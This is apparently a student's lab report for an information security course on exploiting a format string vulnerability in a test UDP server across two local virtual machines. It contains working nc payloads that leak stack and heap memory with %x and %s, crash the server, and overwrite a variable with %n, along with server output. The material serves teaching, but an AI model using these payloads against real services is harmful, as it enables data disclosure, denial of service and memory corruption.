Information Security
Lab 5
Format String Vulnerability


PES1201801948
Bharath S Bhambore
Section H

Lab Setup :

Server : IP : 10.0.2.9
Name : PES1201801948-VM1
Client : IP : 10.0.2.10
Name : PES1201801948-VM2

Task 1: Vulnerable Program

Running the server.c code file given by the faculty, and running with root permissions (sudo), we send a text “hello is this working” to check if the server received the message sent from the client.
We can also observe the warning from the gcc compiler, which we will deal with in a later task.




Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
12:21 PM
/bin/bash 66x28
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab5$ gcc -o server server.c
server.c: In function ‘myprintf’:
server.c:16:3: warning: format not a string literal and no format
arguments [-Wformat-security]
   printf(msg);
   ^
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfe17c70
hello this is working
The value of the 'target' variable (after): 0x11223344
```

```
Bharath-PES1201801948-VM2:~$ echo hello this is working |nc -u 10
.0.2.9 9090
```


In the below screenshot, we can see that the correct %s if pointed to refers to the buffer where the string was sent from the client, thus we can see the string “hello” along with various other addresses printed out due to the .%x sent in the message.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
12:22 PM
/bin/bash 66x28
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbf8d75c0
hello .bf8d75c0.b7713000.804871b.3.bf8d7600.bf8d7be8.804872d.hello
 .%x.%x.%x.%x.%x.%x.%x.%s

The value of the 'target' variable (after): 0x11223344
```

```
Bharath-PES1201801948-VM2:~$ echo hello .%x.%x.%x.%x.%x.%x.%x.%s
|nc -u 10.0.2.9 9090
```


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
8:25 AM
/bin/bash 66x28
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello .%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344
```


```
Bharath-PES1201801948-VM2:~$ echo hello .%x.%x.%x.%x.%x.%x.%x |nc
 -u 10.0.2.9 9090
```

Task 2: Understanding the Layout of the Stack

Format String = Msg add - 32 = 0xbffff090 - 32 = 0xbffff070
Return address =msg add - 4 = 0xbffff090 - 4 = 0xbffff08c
Buffer start = Format string add + (24 * 4)96 = 0xbffff0d0

Distance between the locations marked by 1 and 3 = 23 * 4 bytes = 92 bytes

Task 3 : Crash the Program



```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
Bharath-PES1201801948-VM1:~/is/lab5$
```


```
Bharath-PES1201801948-VM2:~$ echo %s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%
s.%s.%s.%s.%s. | nc -u 10.0.2.9 9090
```

Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
8:32 AM
/bin/bash 66x28
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28
Right Ctrl

The streams of %s in the input message treats the obtained value from a location as an address, tries to print out the data stored in the address. Hence it crashes.

Task 4: Print Out the Server Program's Memory


Task 4.A: Stack Data.



```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0
d0.bffff0a8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.ca000
2.1.b7fff000.b7fff020.6c6c6568
The value of the 'target' variable (after): 0x11223344
```

```
Bharath-PES1201801948-VM2:~$ echo hello.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x     | nc -u 10.0.2
.9 9090
```

Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
8:35 AM
/bin/bash 66x28
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28
Right Ctrl



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
1:06 PM
/bin/bash 66x28
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash
1:06 PM
/bin/bash 65x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfc29690
@@@@.bfc29690.b76ff000.0804871b.00000003.bfc296d0.bfc29cb8.0804872
d.bfc296d0.bfc296a8.00000010.0804864c.b75602cd.b7720629.00000010.0
0000003.82230002.00000000.00000000.00000000.00cd0002.00000001.b774
4000.b7744020.40404040.382e252e.2e252e78.252e7838
The value of the 'target' variable (after): 0x11223344
```

```
Bharath-PES1201801948-VM2:~$ nc -u 10.0.2.9 9090
@@@@.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x
```

Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value -@@@@, whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our input and hence we were successful in reading our data that is stored on the stack.

Task 4.B: Heap Data


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
8:38 AM
/bin/bash 66x28
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
8:38 AM
/bin/bash 65x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
��.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.
bffff0a8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.880002.1
.b7fff000.b7fff020.A secret message

The value of the 'target' variable (after): 0x11223344
```


```
Bharath-PES1201801948-VM2:~$ echo $(printf "\xc0\x87\x04\x08").%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%s|  nc -u 10.0.2.9 9090
```

Hence we were successful in reading out stack and heap data

We read the heap by storing the heap address in the stack and then using the format specifier %s in the right location to get hold of the secret message.

Task 5: Change the Server Program’s Memory

Task 5.A: Change the value to a different value.




Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
1:44 PM
/bin/bash 66x28
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28

```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbff33560
@�bff33560b775b0000804871b00000003bff335a0bff33b880804872dbff335a0
bff3357800000100804864cb75bc2cdb777c62900000010000000038223000200
0000000000000000000000e000200000001b77a0000b77a0020
The value of the 'target' variable (after): 0x000000bc
```

```
Bharath-PES1201801948-VM2:~$ echo $(printf "\x40\xa0\x04\x08")%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%n |  nc -u 10.0.2.9 9090
```

Here, we provide the above input to the server and see that the target variable’s value has changed from 0x11223344 to 0x000000bc.

Task 5.B: Change the value to `0x500`.




Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
/bin/bash
1:46 PM
/bin/bash 66x28
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash 65x28

```
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable: 0x11223344
The address of the 'msg' argument: 0xbfec4280
@�bfec4280b7793000804871b00000003bfec42c0bfec48a80804872dbfec42c0
bfec429800000100804864cb75f42cdb77b462900000010000000038223000200
0000000000000000000000a9000200000001b77d8000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
0000000000000000b77d8020
The value of the 'target' variable (after): 0x00000500
```

```
Bharath-PES1201801948-VM2:~$ echo $(printf "\x40\xa0\x04\x08")%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.1100x%n |  nc -u 10.0.2.9 9090
```

we change the target value to 0x500 by inputting the above command in the client machine.

